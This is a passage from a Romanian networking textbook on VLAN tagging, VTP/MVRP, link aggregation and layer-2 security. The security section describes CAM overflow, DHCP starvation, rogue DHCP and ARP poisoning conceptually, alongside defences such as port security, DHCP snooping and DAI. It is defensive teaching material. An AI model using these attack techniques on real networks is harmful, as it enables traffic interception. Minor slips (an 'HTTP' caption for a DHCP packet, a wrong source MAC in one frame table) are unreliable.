Reluând una dintre topologiile anterioare în Fig. 5-5, observăm șase stații din trei VLAN-uri diferite, cele două switch-uri de acces fiind conectate printr-o legătură de tip trunchi cu VLAN nativ 1. Vom examina formatul cadrelor schimbate între A1 și B1, respectiv A2 și B2, pe toate segmentele rețelei.



5-5 Marcarea cadrelor la transmiterea pe o legătură trunchi

A1 și B1 sunt situate în VLAN-ul nativ al trunchiului, deci cadrele transmise de ele nu vor fi etichetate între Sw1 și Sw2:

- A1→ Sw1:

MAC Dst	MAC Src	Lungime/Tip	Date	CRC
MAC B1	MAC A1	0x0800	X	X

- Sw1→ Sw2:

MAC Dst	MAC Src	Lungime/Tip	Date	CRC
MAC B1	MAC A1	0x0800	X	X

- Sw2 → B1:

MAC Dst	MAC Src	Lungime/Tip	Date	CRC
MAC B1	MAC A1	0x0800	X	X

A2 și B2 se află în VLAN-ul 2, deci traficul generat de ele va fi etichetat cu un tag 802.1q peste trunchi:

- A2→Sw1:

MAC Dst	MAC Src	Lungime/Tip	Date	CRC
MAC B2	MAC A2	0x0800	X	X

- Sw1→Sw2:

MAC Dst	MAC Src	802.1q TAG				Date	CRC
MAC B2	MAC A1	TPID	PCP	DE	VLAN ID	X	X
		0x8100	x	x	2		

- Sw2 →B2:


MAC Dst	MAC Src	Lungime/Tip	Date	CRC
MAC B2	MAC A2	0x0800	X	X

5.1.4 Tipuri de VLAN-uri și distribuirea lor în rețea

După cum vom vedea în secțiunea "**5.4 Utilitare**", configurarea VLAN-urilor statice, a legăturilor de acces și a legăturilor trunchi pe un switch este un proces destul de intuitiv și ușor de efectuat în rețele de dimensiuni mici și medii. În rețelele corporate sau ale ISP-urilor, însă, existența a zeci, poate sute de switch-uri interconectate complică semnificativ procesul de administrare al VLAN-urilor. Imaginați-vă cum ar fi dacă, la configurarea unui nou VLAN al unui client, un operator telecom ar trebui să definească manual VLAN-ul respectiv pe toate echipamentele din rețea!

Producătorii de switch-uri au rezolvat această problemă prin dezvoltarea unor protocoale care să trateze distribuirea automată a VLAN-urilor în cadrul rețelei; cel mai cunoscut dintre acestea este ***VLAN Trunking Protocol*** (**VTP**), introdus de către Cisco. VTP oferă posibilitatea adăugării, ștergerii și redenumirii VLAN-urilor din toată rețeaua dintr-un punct central de administrare. Fig. 5-6 ilustrează procesul de propagare a unui VLAN de pe switch-ul pe care a fost definit pe toate switch-urile din rețea. Un switch care participă în procesul VTP cunoaște și poate utiliza toate VLAN-urile administrate de către VTP.

VTP trimite cadre speciale pe legături de tip trunchi între switch-uri; el este organizat în **domenii de administrare** (*management domains*) cu caracteristici comune. Un switch poate aparține unui singur domeniu de administrare și în cadrul domeniului respectiv poate schimba informații referitoare la VLAN-uri cu toți vecinii săi.



5-6 Distribuirea automată a VLAN-urilor în rețea

Alternativa propusă de IEEE în vederea standardizării distribuției automate a VLAN-urilor într-o rețea este ***Multiple VLAN Registration Protocol*** (**MVRP**), care a apărut în amendamentul 802.1ak la standardul 802.1Q-2005. MVRP face parte dintr-un framework mai general al IEEE, *Multiple*


Registration Protocol (MRP), care permite dispozitivelor de rețea setarea și modificarea valorilor pentru diverse atribute într-o infrastructură comună, cum ar fi identificatorii de VLAN-uri sau grupurile de multicast.

La fel ca și VTP-ul, MVRP permite switch-urilor să partajeze automat informații referitoare la VLAN-uri, ajutând la menținerea consistenței configurației acestora în rețea în mod dinamic, pe baza setărilor introduse de administratorul de rețea.

5.1.5 Rutarea între rețele locale virtuale

Dacă design-ul unei rețele locale include VLAN-uri, dispozitivele dintr-un VLAN trebuie să se găsească în aceeași subrețea. Din considerații similare, dispozitive din VLAN-uri diferite trebuie să fie plasate în subrețele diferite; această corespondență între un concept de nivel 2, VLAN-urile, și unul de nivel 3, subrețelele, este necesară pentru a realiza izolarea astfel încât pachetele dintr-un VLAN să nu ajungă într-un altul.

Pentru transmiterea pachetelor între VLAN-uri este nevoie de un echipament de nivel 3; în mod tradițional, această funcție revine unui ruter. Ruter-ul trebuie să aibă o conexiune fizică sau logică cu fiecare VLAN pentru a putea direcționa pachete între ele. Acest proces poartă numele de *interVLAN routing*.



5-7 Rutare inter-VLAN: interfețe dedicate vs. *"router-on-a-stick"*

Cea mai frecventă situație este cea în care un ruter extern este conectat la toate VLAN-urile definite pe un switch. Există două opțiuni de implementare, una care presupune existența unor legături fizice separate pentru fiecare VLAN (link-urile fiind în acest caz de tip acces), sau o legătură de tip trunchi pe care sunt multiplexate mai multe VLAN-uri. În Fig. 5-7 aveți ilustrate cele două variante pentru realizarea rutării între VLAN-urile 100, 200 și 300.

Ca și în cazul legăturilor trunchi între două switch-uri, opțiunea doi din figură este mai convenabilă din punctul de vedere al costului, deoarece necesită o singură interfață fizică. Acest tip de configurație poartă numele de *"router-on-a-stick"*, sau *"one-armed-router"*, și implică împărțirea interfeței fizice în subinterfețe, fiecare dintre acestea având asociată o adresă IP din VLAN-ul din care face parte.

Avantajul folosirii unui echipament extern de tip *"router-on-a-stick"* este flexibilitatea, rolul său putând fi îndeplinit atât de un dispozitiv hardware dedicat, cum ar fi un ruter Cisco sau Juniper, dar și de o mașină Linux configurată corespunzător.


Totuși, procesul de transmitere a pachetului de la switch către router și înapoi către switch este destul de ineficient, iar în rețelele corporative de astăzi se utilizează un dispozitiv cunoscut ca switch de nivel 3, care combină cele două funcții: comutarea pachetelor la nivel 2 și rutare la nivel 3 a rețelelor direct conectate (VLAN-uri).

5.2 Agregarea legăturilor de nivel 2

5.2.1 Considerente generale

Odată cu progresele tehnice înregistrate de tehnologia Ethernet, lățimea de bandă disponibilă utilizatorilor prin intermediul porturilor de acces ale switch-urilor crește dramatic, viteze de 100Mbps devenind ceva obișnuit. Pe măsură ce rețelele locale devin din ce în ce mai mari, cuprinzând mai multe echipamente, iar aplicațiile folosite de către utilizatori necesită din ce în ce mai multă lățime de bandă, traficul agregat al rețelei crește. Drept urmare, în cele mai multe cazuri, performanța unei rețele locale este direct corelată cu funcționarea adecvată a porturilor de *uplink*, care fac legătura între segmentele terminale ale rețelei și centrul acesteia.

Cele mai importante două aspecte care afectează funcționarea legăturilor de uplink sunt **lățimea de bandă** și **disponibilitatea** – este evident că douăzeci de calculatoare cu plăci de rețea funcționând la 100Mbps conectate la un switch care are un singur port de uplink, de 1Gbps, nu vor putea transmite date simultan la viteză maximă; mai mult decât atât, în situația regretabilă în care legătura de uplink ar pica, toate calculatoarele ar pierde accesul în afara segmentului de rețea local.



5-8 Exemplu de topologie pentru agregarea legăturilor de nivel 2

Pentru a adresa aceste probleme, o practică comună o reprezintă utilizarea mai multor legături de uplink între switch-uri; un exemplu ar fi chiar cele două link-uri, pe porturile 3 și 4, între Sw3 și Sw2 din fragmentul de topologie de mai jos, în Fig. 5-8.

La prima vedere, problemele de lățime de bandă și disponibilitate par rezolvate: avem acum două legături, deci lățime de bandă dublă și redundanță în cazul în care una dintre ele cade. Din păcate, aceste legături redundante introduc și posibilitatea unei bucle, care, după cum am văzut, va fi tratată de STP prin închiderea unuia dintre cele patru porturi. După această operațiune, lățimea de bandă **efectivă** între cele două switch-uri este cea a unei singure legături. Cât despre redundanță, aceasta este într-adevăr asigurată de STP, însă trebuie subliniat faptul că activarea legăturii de backup nu este instantanee, întârzierea fiind generată de timpul de convergență al STP-ului.

Discuția se complică dacă luăm în calcul situația în care cele două legături redundante transportă trafic din mai multe VLAN-uri. După cum vom vedea în studiul de caz de la sfârșitul capitolului consacrat MSTP-ului, există posibilitatea configurării echipamentelor astfel încât traficul din unele VLAN-uri să fie transportat pe un link, traficul din celelalte pe cel de-al doilea link, și să păstrăm totodată opțiunea de *failover* oferită de STP. Această rezolvare nu este total adecvată, ea transferând practic problemele indicate mai sus la nivel de VLAN; soluția optimă constă în agregarea legăturilor.

Agregarea legăturilor (*link aggregation*) reprezintă gruparea mai multor conexiuni fizice de rețea paralele într-o singură conexiune logică, cu scopul de a mări lățimea de bandă și de a crește disponibilitatea.

Această tehnologie a apărut la mijlocul anilor '90 sub forma unor implementări proprietare ale producătorilor de switch-uri și a fost reglementată de IEEE în cadrul standardului 802.3ad din 2000,

care s-a transformat ulterior în 2008 în standardul 802.1AX. Ea poate purta diverse nume, în funcție de producător, precum *port trunking, link bundling, network bonding, Etherchannel, NIC teaming* etc.

Conform standardului 802.1AX-2008, principalele obiective ale procesului de agregare a legăturilor sunt următoarele:

- **Posibilitatea creșterii liniare a lățimii de bandă** – prin combinarea capacității mai multor legături fizice într-una logică, lățimea de bandă poate fi mărită liniar, și nu în ordine de magnitudine, cum se întâmplă în cazul *upgrade*-urilor de nivel fizic (10Mbps, 100 Mbps, 1 Gbps etc.)
- **Disponibilitate sporită** - funcționarea defectuoasă a unei singure legături fizice dintr-un grup agregat nu afectează protocoalele de nivel inferior, care văd grupul ca pe o singură interfață logică disponibilă în continuare.
- **Load sharing** – traficul ce urmează să traverseze legătura agregată poate fi distribuit peste mai multe legături fizice.
- **Configurare automată** – dacă nu există configurări manuale în acest sens, legăturile agregate sunt configurate automat, interfețele fizice fiind alocate grupurilor agregate. Dacă un set de legături fizice pot fi agregate, ele vor fi agregate.
- **Timp de convergență rapid** – în cazul modificărilor la nivelul fizic al topologiei (link-uri defecte, interfețe adăugate etc.), legăturile agregate vor converge la o nouă configurație, de obicei în mai puțin de o secundă.
- **Evitarea duplicării cadrelor sau a trimiterii lor în altă ordine** – atât în timpul funcționării normale cât și în perioadele de convergență, cadrele nu trebuie să fie duplicate sau trimise în ordine inversă către destinație.

Standardul prevede și câteva restricții pentru interfețele care pot fi grupate într-o legătură agregată; cea mai importantă dintre ele este **necesitatea ca toate interfețele fizice să funcționeze la aceeași viteză**. Totuși, 802.1AX-2008 nu impune ca porturile dintr-o legătură agregată să folosească aceeași tehnologie de nivel 1, astfel încât o interfață pe fibră optică cu viteza de 1Gbps poate fi grupată cu o interfață pe cupru care operează la aceeași viteză.

Este important de punctat faptul că o legătură agregată este văzută de către switch-uri și majoritatea protocoalelor de nivel 2 drept o **entitate logică similară unei interfețe fizice:** de exemplu, STP-ul o consideră în calculele sale drept o singură interfață, cu un cost specific. Un avantaj implicit al legăturilor agregate îl reprezintă și protecția pe care o oferă împotriva buclelor și a *broadcast-storm*-urilor: cadrele având ca destinație adrese de broadcast sau multicast sunt trimise numai pe una dintre interfețele fizice dintr-o legătură agregată, anume cea aleasă de algoritmul de distribuție discutat în secțiunea următoare.


5.2.2 Distribuția traficului pe legături agregate

Algoritmul de distribuire a cadrelor pe interfețele fizice care alcătuiesc o legătură agregată trebuie să țină seama de două considerente: pe de o parte, pentru a evita sosirea pachetelor în dezordine la destinație, se dorește ca cele care fac parte din aceeași sesiune să fie trimise pe aceeași legătură fizică; pe de altă parte, se vrea ca traficul să fie distribuit uniform pe legăturile fizice din aceeași legătură agregată, pentru a atinge un randament optim de *load-sharing*. Cele mai comune implementări de legături agregate folosesc algoritmi de hashing la nivelurile 2, 3 și 4 din stiva OSI, care pot distribui pachetele pe baza unor combinații de adresă MAC sursă sau destinație, adresă IP sursă sau destinație, port TCP/UDP sursă sau destinație.

Să examinăm un exemplu tipic de distribuire a cadrelor pe porturile dintr-o legătură agregată considerând topologia de mai sus, din Fig. 5-9. Presupunem că algoritmul de hashing efectuează o simplă operațiune XOR între adresele IP sursă și destinație ale unui pachet. În cazul de față, avem patru interfețe care alcătuiesc legătura agregată, astfel încât vom avea nevoie de un XOR pe ultimii doi biți ai adreselor IP pentru multiplexare – rezultatele vor fi, prin urmare:

- pentru traficul de la calculatorul Client la SRV1: **10 XOR 00 = 10**, deci link-ul ales pentru trimiterea cadrelor va fi Fa 0/2;

- pentru traficul de la calculatorul Client la SRV2: **10 XOR 10 = 00**, deci link-ul ales pentru trimiterea cadrelor va fi Fa 0/0.



5-9 Distribuirea cadrelor pe legături agregate

Deși profilul de distribuție optim a traficului pe o legătură agregată formată din două interfețe fizice este 50/50, în implementările reale acesta se situează de obicei între 70/30 și 60/40. Pe măsură ce includem în algoritmul de hashing valori din nivelurile superioare ale stivei OSI (numere de port TCP/UDP), profilul de distribuție se îmbunătățește, apropiindu-se de optim.

5.2.3 Protocoale de negociere a legăturilor agregate

O legătură agregată poate fi configurată în două moduri: **static** sau **dinamic**, printr-un protocol de negociere. O configurare statică specifică pur și simplu ce porturi de pe un switch vor fi grupate în aceeași legătură agregată. Modul în care o legătură este configurată nu îi schimbă principiile de operare expuse în secțiunile precedente, însă configurarea dinamică prin intermediul protocoalelor de negociere posedă câteva avantaje:

- **Monitorizare și failover** pentru legăturile ce conțin un *dumb device* – în cazul unei interfețe fizice care nu permite detectarea defecțiunilor, din cauza existenței unor dispozitive intermediare (de exemplu un *Media Converter*), o legătură agregată configurată manual nu va trata aceste excepții și va continua să trimită trafic pe link-ul defect. Legăturile configurate dinamic prin protocoale de negociere opresc trimiterea traficului pe interfețe care nu funcționează.
- **Detectarea erorilor de configurare** – erorile de cablare sau configurările greșite sunt ignorate în cazul legăturilor agregate statice, care nu efectuează nicio verificare prealabilă. Protocoalele de negociere pot determina eventualele erori, împiedicând formarea legăturii agregate.
- **Porturi de tip hot-standby** (doar în cazul LACP) – oferă posibilitatea de a plasa interfețe de backup într-o legătură agregată, care să fie utilizate doar în cazul în care un port activ se defectează.

Link Aggregation Control Protocol

În cadrul standardului 802.1ax-2008, IEEE definește ***Link Aggregation Control Protocol (LACP)*** ca protocol de negociere și configurare automată a legăturilor agregate dintre dispozitive. LACP trimite pachete între switch-uri pe porturile selectate pentru configurarea dinamică a legăturii agregate; primul pas constă în identificarea vecinilor, urmat de compararea capabilităților porturilor și a indicelui legăturii agregate dorite. Pentru gestionarea automată a unei legături agregate, LACP definește roluri pe care le asociază capetelor legăturii.

LACP poate fi configurat în modul ***active***, în care switch-ul inițiază procesul de negociere cu dispozitivul de la celălalt capăt, sau în modul ***passive***, în care switch-ul răspunde la procesul de negociere numai dacă dispozitivul de la celălalt capăt îl inițiază.

Switch-ul cu cea mai mică prioritate de sistem (*system priority* – formată dintr-o valoare de prioritate pe 2 octeți și adresa MAC a switch-ului pe 6 octeți) este desemnat pentru a lua decizii privind porturile care sunt active într-o legătură agregată la un moment dat.

În mod similar are loc selectarea și activarea porturilor, pe baza priorității de port (*port priority* – formată dintr-o valoare de prioritate pe 2 octeți și numărul de port pe 2 octeți). Acest proces este legat de limita de 16 interfețe care pot participa într-o legătură agregată LACP, dintre care numai 8 pot fi simultan active. LACP activează porturile cu priorități mai mici, plasându-le pe celelalte în starea de *hot-standby*, gata să fie utilizate în cazul în care un port activ se defectează.

Port Aggregation Control Protocol

Cea mai cunoscută alternativă la LACP este protocolul proprietar Cisco, ***Port Aggregation Protocol (PAgP)***. La fel ca și LACP-ul, acesta identifică inițial vecinii și capabilitățile porturilor, comparându-le cu setările locale.

PAgP formează o legătură agregată (*EtherChannel*, în terminologia Cisco) numai dacă interfețele sunt configurate la ambele capete ca *trunk*-uri sau au definite aceleași VLAN-uri statice. În plus, PAgP adaptează în timp real parametrii unui EtherChannel dacă configurația unui port membru se schimbă – de exemplu, dacă VLAN-ul asociat, viteza sau modul de operare duplex al unei interfețe este modificat, PAgp reconfigurează acel parametru pentru toate interfețele din EtherChannel.

PAgP poate fi configurat în modul ***desirable***, în care switch-ul solicită în mod activ vecinilor negocierea unei legături agregate, sau în modul ***auto***, care este și cel implicit, în care switch-ul negociază o legătură agregată numai la cererea unui vecin.

5.3 Securizarea rețelelor locale

Stiva OSI a fost concepută astfel încât diferitele niveluri să funcționeze independent unele de altele; din păcate, acest principiu face ca în cazul în care un atacator compromite comunicația la un anumit nivel, celelalte să nu detecteze acest lucru. Se știe că nivelul de securitate al unui sistem este determinat de cea mai slabă verigă a acestuia – iar în networking de multe ori nivelul 2 este o verigă foarte slabă. Dacă, de exemplu, compromiterea unei conexiuni HTTPS este foarte greu de realizat, interceptarea traficului într-o rețea locală prost configurată poate fi trivial de efectuat. În cele ce urmează, vom analiza cele mai comune tipuri de atacuri la nivelul 2 al stivei OSI, accentul căzând pe măsurile de securitate ce pot fi implementate pe switch-uri pentru prevenirea lor.


5.3.1 Limitarea numărului de adrese MAC

Unul dintre primele atacuri țintind echipamentele de nivel 2 al stivei OSI a fost ***CAM table overflow***. Tabelele CAM în care switch-urile stochează adrese MAC sunt limitate ca mărime, iar dacă suficiente noi intrări sunt introduse înainte ca cele vechi să expire, tabelele se umplu și nu mai acceptă alte adrese MAC. Acesta este și modul de operare tipic al unui atacator, care *flood*-ează switch-ul cu un număr imens de adrese MAC invalide, astfel încât tabela sa CAM să devină plină. Când acest lucru se petrece, switch-ul va trimite traficul primit pe toate porturile, deoarece nu poate găsi portul asociat unei adrese MAC valide în tabela CAM; în esență, se comportă ca un hub. Atacurile de acest tip provoacă *flood*-area traficului numai în cadrul VLAN-ului local, astfel încât atacatorul poate intercepta trafic numai din VLAN-ul în care este conectat.

Un alt atac înrudit este ***MAC address spoofing***, care presupune utilizarea unei adrese MAC cunoscute a unei stații din rețea pentru a convinge un switch să trimită traficul destinat acelei stații către atacator. În acest caz, tabela CAM a switch-ului este coruptă prin generarea de pachete cu adresa MAC sursă a stației țintă de către mașina atacatorului.

Nu în ultimul rând, în rețelele care distribuie adrese IP stațiilor prin intermediul DHCP sunt posibile atacurile de tip ***DHCP starvation***. Un asemenea atac este efectuat prin generarea de pachete broadcast, de tip DHCP Request, cu adrese MAC invalide (*spoofed*). Dacă sunt trimise suficiente cereri, atacatorul poate epuiza spațiul de adrese definit pe server-ele de DHCP pentru o perioadă semnificativă de timp, împiedicând alocarea de adrese IP clienților legitimi, care nu mai pot accesa rețeaua. Această operațiune este frecvent asociată cu plasarea unui server de DHCP pirat (*rogue*) în rețea, aflat sub controlul atacatorului – vom analiza această posibilitate în secțiunea următoare.

Majoritatea producătorilor de switch-uri oferă posibilitatea identificării și a limitării adreselor MAC permise pe un anumit port; denumirea care s-a impus în acest sens este cea de *port security*, introdusă de către Cisco, însă alte companii folosesc termeni precum *MAC limiting* (Juniper).



5-10 Împiedicarea unui atac de tip CAM table overflow prin *port security*

Port security funcționează prin asocierea unui set de adrese MAC valide unui anumit port din switch. Portul respectiv nu comută pachete cu adrese MAC sursă din afara setului definit, iar dacă detectează un cadru cu adresă MAC invalidă poate fie doar să blocheze stația cu respectiva adresă, fie să închidă administrativ legătura pe care a fost primit cadrul.

Setul de adrese valide poate fi definit manual pentru fiecare port, dar în topologii extinse această procedură poate deveni un coșmar administrativ. O soluție mai adecvată o reprezintă opțiunea de *dynamic port security,* prin care administratorul de rețea configurează un număr maxim de adrese MAC pe un anumit port, adrese care sunt învățate automat de către switch.

În Fig. 5-10, observăm rezultatul unui atac de tip *CAM table overflow* în condițiile în care switch-ul țintă (*Sw1*) are configurată o limitare de maxim 2 adrese MAC pe portul de acces Fa 0/1. Tabela CAM a lui Sw1 conține deja asocierea MAC X – Fa 0/1, și va adăuga în plus primul MAC *spoof*-at în cadrul atacului, cel cu adresa sursă A1. Al doilea pachet însă, cel cu adresa MAC sursă A2, va fi respins, deoarece pe interfața Fa 0/1 s-a atins numărul maxim de adrese permis prin *port security*.

5.3.2 DHCP snooping

În secțiunea precedentă, am văzut cum limitarea adreselor MAC la nivelul unui port împiedică atacurile simple de tip DHCP starvation – în varianta prezentată, fiecare DHCP Request avea asociat un MAC unic *spoof*-at, setat ca adresă sursă în cadrul Ethernet generat. Din păcate, există și o variantă mai sofisticată a atacului, care nu poate fi prevenită prin *port security* și care se bazează pe manipularea unui câmp specific al pachetului DHCP.

Această variantă evoluată a atacului folosește o singură adresă MAC sursă, modificând în schimb valoarea câmpului ***Client Hardware Address* (CHADDR)** din DHCP Request (vezi Fig. 5-11). Acest câmp are rolul de a identifica clientul de DHCP pentru ca răspunsurile server-ului să ajungă înapoi la destinația corectă; dacă clientul și server-ul de DHCP se află în aceeași rețea, valoarea lui coincide cu adresa MAC sursă, reprezentând o informație redundantă, însă în cazul configurațiilor de tip DHCP Relay Agent, CHADDR este indispensabil în transmiterea pachetelor DHCP către clienți. Pentru prevenirea acestei variante de DHCP starvation, avem nevoie de un mecanism mai avansat de protecție.

De asemenea, funcționarea **server-elor de DHCP *rogue*** nu poate fi împiedicată prin limitarea MAC-urilor la nivel de port, lucru care îi permite atacatorului să furnizeze informații malițioase gazdelor din rețeaua locală (adresă IP, default gateway, server de DNS etc.), punând bazele unui atac de tip "Man-in-the-Middle" prin care va intercepta traficul stațiilor țintă.

OP Code	Hardware Type	Hardware Length	HOPS
Transaction ID (XID)			
Seconds		Flags	
Client IP Address (CIADDR)			
Your IP Address (YIADDR)			
Server IP Address (SIADDR)			
Gateway IP Address (GIADDR)			
Client Hardware Address (CHADDR) – 16 bytes			
Server Name (SNAME) – 64 bytes			
Filename – 128 bytes			
DHCP Options			

5-11 Formatul unui pachet HTTP, cu câmpul CHADDR

În fine, un alt atac nu foarte cunoscut care exploatează funcționarea protocolului DHCP este ***IP address hijacking***. În mod normal, când un client dorește să renunțe la adresa alocată lui prin DHCP, trimite un mesaj de tip DHCP Release prin care anunță server-ul că poate adăuga acea adresă IP înapoi în pool-ul de adrese disponibile. Un atacator care cunoaște o adresă IP legitimă obținută prin DHCP de către o stație poate trimite un pachet DHCP Release server-ului prin care să solicite eliberarea IP-ului respectiv; atacatorul poate încerca ulterior să obțină chiar el acel IP, sau să se mulțumească cu perturbarea comunicației în rețea prin această formă de *Denial of Service*.

Pentru a preveni atacurile descrise mai sus, avem la dispoziție mecanismul de *DHCP snooping*. *DHCP snooping* se bazează pe conceptul de port-uri ***trusted*** (sigure, de încredere) și port-uri ***untrusted*** (nesigure). Port-urile *trusted* sunt de obicei interfețe ale switch-ului conectate la echipamente aflate sub strict control administrativ (uplink-uri către alte switch-uri de distribuție sau core, legături cu servere de DHCP autorizate etc.). Port-urile *untrusted* sunt îndreptate spre zona de acces, unde dispozitivele utilizatorilor nu pot fi considerate ca fiind sigure.

În timpul funcționării, *DHCP snooping* construiește o bază de date, denumită omonim *DHCP snooping database*. Practic, switch-ul inspectează pachetele DHCP primite pe port-urile *untrusted* și populează baza de date cu asocieri de tipul port-adresă IP-adresă MAC-VLAN. De exemplu, dacă switch-ul detectează un pachet DHCP trimis către un client pe interfața Fa 0/1 cu scopul de a-i aloca IP-ul 192.168.1.5, el va ști de acum înainte că interfața Fa 0/1 va avea asociat IP-ul 192.168.1.5. Baza de date creată prin procesul de DHCP snooping este foarte importantă, deoarece joacă un rol critic în implementarea altor tehnologii precum *dynamic ARP inspection* (DAI) și *IP source guard*.

Mai jos puteți observa un exemplu de bază de date specifică DHCP snooping-ului, pe un switch Juniper:

```
user@switch> show dhcp snooping binding
DHCP Snooping Information:
MAC address        IP address    Lease (seconds)  Type     VLAN      Interface

00:05:85:3A:82:77    192.0.2.17      600           dynamic  employee  ge-0/0/1.0
00:05:85:3A:82:79    192.0.2.18      653           dynamic  employee  ge-0/0/1.0
00:05:85:3A:82:80    192.0.2.19      720           dynamic  employee  ge-0/0/2.0
```

Acțiunile prin care *DHCP snooping*-ul împiedică tipurile de atacuri descrise mai sus sunt următoarele:

- Dacă un switch primește un pachet DHCP care provine de la un server (DHCPOFFER, DHCPACK, DHCPNAK sau DHCPLEASEQUERY) pe un port *untrusted*, pachetul este respins. Aceasta previne funcționarea unui server de DHCP *rogue* în rețea pe port-uri untrusted.
- Dacă un switch primește un pachet DHCP pe un port *untrusted* și adresa din câmpul CHADDR nu coincide cu adresa MAC sursă a cadrului, pachetul este respins. Acest comportament se manifestă dacă opțiunea de verificare a adreselor MAC este activată, și previne atacurile de tip DHCP starvation bazate pe exploatarea câmpului CHADDR.
- Dacă un switch primește un pachet de tip DHCPRELEASE sau DHCPDECLINE pe un port *untrusted*, el va căuta adresa IP ce urmează a fi eliberată în *DHCP snooping database*. Dacă există o intrare asociată IP-ului respectiv, dar interfața de pe care a fost trimis mesajul de DHCPRELEASE sau DHCPDECLINE nu este cea corespunzătoare, switch-ul va respinge pachetul. Astfel se împiedică atacul de tip *IP address hijacking*.

5.3.3 Prevenirea atacurilor de tip ARP poisoning

Unul dintre cele mai des întâlnite și mai eficiente atacuri în cadrul rețelelor locale este *ARP poisoning*; acesta permite interceptarea traficului IP între două calculatoare și se bazează pe manipularea tabelelor ARP ale stațiilor țintă.


După cum știm, două stații din același domeniu de broadcast al unei rețele Ethernet trebuie să-și cunoască adresele MAC pentru a putea comunica – înainte de trimiterea cadrelor, stația sursă își verifică tabela ARP pentru a identifica adresa MAC corespunzătoare IP-ului stației destinație. Dacă tabela ARP nu conține respectiva intrare, stația sursă generează un cadru de tip ARP Request, având drept adresă destinație adresa de broadcast, prin care interoghează toate gazdele din rețea pentru a afla adresa MAC a stației destinație. Evident, numai stația ce posedă IP-ul specificat în ARP Request trebuie să răspundă cererii, trimițându-și adresa MAC stației sursă. După efectuarea acestui proces, asocierea MAC-IP a stației destinație este cache-uită în tabela ARP a gazdei, fiind utilizată pentru comunicațiile ulterioare.

Din păcate, ARP-ul este un protocol *stateless*, care nu necesită autentificare, astfel încât oricine, inclusiv un atacator, poate trimite un cadru de tip ARP Reply pentru a forța o intrare în tabela ARP a unei stații. Mai mult decât atât, prin mecanismul de *gratuitous ARP*, un ARP Reply poate fi trimis oricând, chiar dacă nu răspunde unei cereri. Astfel, stația țintă poate ajunge în situația de a trimite trafic către MAC-ul atacatorului, care este în mod incorect asociat unei adrese IP valide. Cu ajutorul unui *sniffer*, atacatorul poate inspecta ulterior traficul capturat.

După efectuarea operațiunii descrise mai sus, un atacator primește traficul către un anumit IP și poate realiza o situație de tip "Man-in-the-Middle", acționând ca un intermediar transparent între stațiile sursă și destinație. Pentru aceasta este nevoie de un pas suplimentar, și anume re-rutarea traficului interceptat către destinația corectă. Acest pas este crucial, deoarece interceptarea de informații privilegiate implică mai întâi realizarea unei conexiuni la nivelele superioare ale stivei OSI (TCP, HTTP etc.), lucru care nu poate avea loc dacă stațiile nu comunică. Fără rutare, avem doar un caz de *Denial of Service*.

În Fig 5-12, atacatorul efectuează procesul de rutare a traficului între cele două gazde, stația A și stația B. Observați că doar tabela ARP a atacatorului reflectă topologia reală, cele două stații deținând intrări corupte care îl indică în mod greșit pe atacator ca destinație.

În practică, cea mai comună implementare a acestui tip de atac vizează traficul dintre o gazdă și *default-gateway*-ul acesteia. Atacurile de tip ARP poisoning sunt izolate la nivelul rețelei sau VLAN-ului în care originează; ele nu funcționează peste Internet și necesită accesul în rețeaua țintă.




5-12 Rutarea traficului într-un atac de tip ARP poisoning

Pentru prevenirea acestor tipuri de atacuri, un switch trebuie să verifice pachetele de tip ARP Request și ARP Reply comutate, permițând doar mesajele valide. Prin intermediul opțiunii de ***Dynamic ARP Inspection (DAI)***, switch-urile verifică pachetele ARP interceptate, căutând o pereche IP-MAC validă înainte de a actualiza tabela ARP locală și de a trimite pachetul către destinație; pachetele invalide sunt respinse. Validitatea unui pachet ARP este determinată prin examinarea intrărilor din baza de date construită prin *DHCP snooping*, care conține corespondențe valide între adrese MAC și adrese IP. Pentru stațiile cu IP-uri statice, DAI poate valida pachetele ARP prin compararea lor cu ACL-uri (*Access Control Lists* – liste de acces) definite manual pe switch în acest scop.

Ca și *DHCP snooping*-ul, DAI-ul împarte interfețele unui switch în *trusted* și *untrusted*. Pachetele primite pe port-uri *trusted* nu sunt sunt supuse verificărilor DAI, însă cele care sosesc pe interfețe *untrusted* trec prin întreg procesul de validare. În mod tipic, toate interfețele de acces ale unui switch sunt configurate ca *untrusted*, în timp ce legăturile trunchi care se conectează la alte switch-uri sunt considerate *trusted* – astfel se asigură că toate pachetele ARP care intră în rețea printr-un switch sunt verificate prin DAI.

Configurarea interfețelor ca *trusted* sau *untrusted* trebuie să fie efectuată cu mare grijă – pe de o parte, dorim să împiedicăm existența vulnerabilităților în cadrul rețelei, pe de altă parte o setare greșită poate duce la pierderea conectivității între stații.



5-13 Exemplu de topologie pentru funcționarea DAI

În Fig. 5-13, switch-urile Sw1 și Sw2 rulează DAI pe VLAN-ul din care fac parte H1 și H2, iar cele două stații își obțin adresele IP prin DHCP de la server-ul conectat la Sw1. Presupunând că atât Sw1 cât și Sw2 au activat *DHCP snooping*, numai Sw1 va înregistra perechea "IP H1 - MAC H1" rezultată în

urma alocării adresei IP stației H1. Prin urmare, dacă interfața Fa 0/3 care conectează cele două switch-uri este configurată ca *untrusted*, pachetele ARP trimise de H1 vor fi respinse de Sw2, împiedicând comunicația între H1 și H2.

DAI nu permite gazdelor conectate la un switch pe interfețe *untrusted* să corupă tabela ARP a altor stații din rețea; în schimb, nu poate opri gazde din alte segmente ale rețelei să corupă tabela ARP a stațiilor conectate la switch. În topologia de mai sus, dacă Sw1 nu rulează DAI, stația H1 poate corupe tabela ARP a switch-ului Sw2 și a gazdei H2, dacă interfața Fa 0/3 este configurată ca *trusted*, chiar dacă switch-ul Sw2 are DAI-ul activ.

În asemenea situații, în care unele switch-uri dintr-un VLAN rulează DAI în timp ce altele nu implementează această măsură, interfețele care se conectează la switch-uri non-DAI trebuie configurate ca *untrusted*. Pentru a valida pachetele ARP primite de la switch-uri non-DAI, este necesară fie configurarea de ARP ACL-uri pe switch-urile ce rulează DAI; dacă această măsură nu este fezabilă, se recomandă izolarea switch-urilor non-DAI într-o rețea diferită, la nivel 3.

5.3.4 Controlul storm-urilor în cadrul rețelei

În ciuda tuturor precauțiilor și a măsurilor de securitate implementate, uneori nu putem evita anumite incidente care afectează performanța rețelei – *storm*-urile dintr-un LAN reprezintă un exemplu tipic. Acest fenomen, care constă într-un număr foarte mare de pachete primite pe un singur port și care se amplifică ulterior, *flood*-ând rețeaua, poate avea diverse cauze: erori în configurarea echipamentelor de rețea, bug-uri în implementarea protocoalelor, chiar și utilizatori care inițiază un *Denial-Of-Service*.

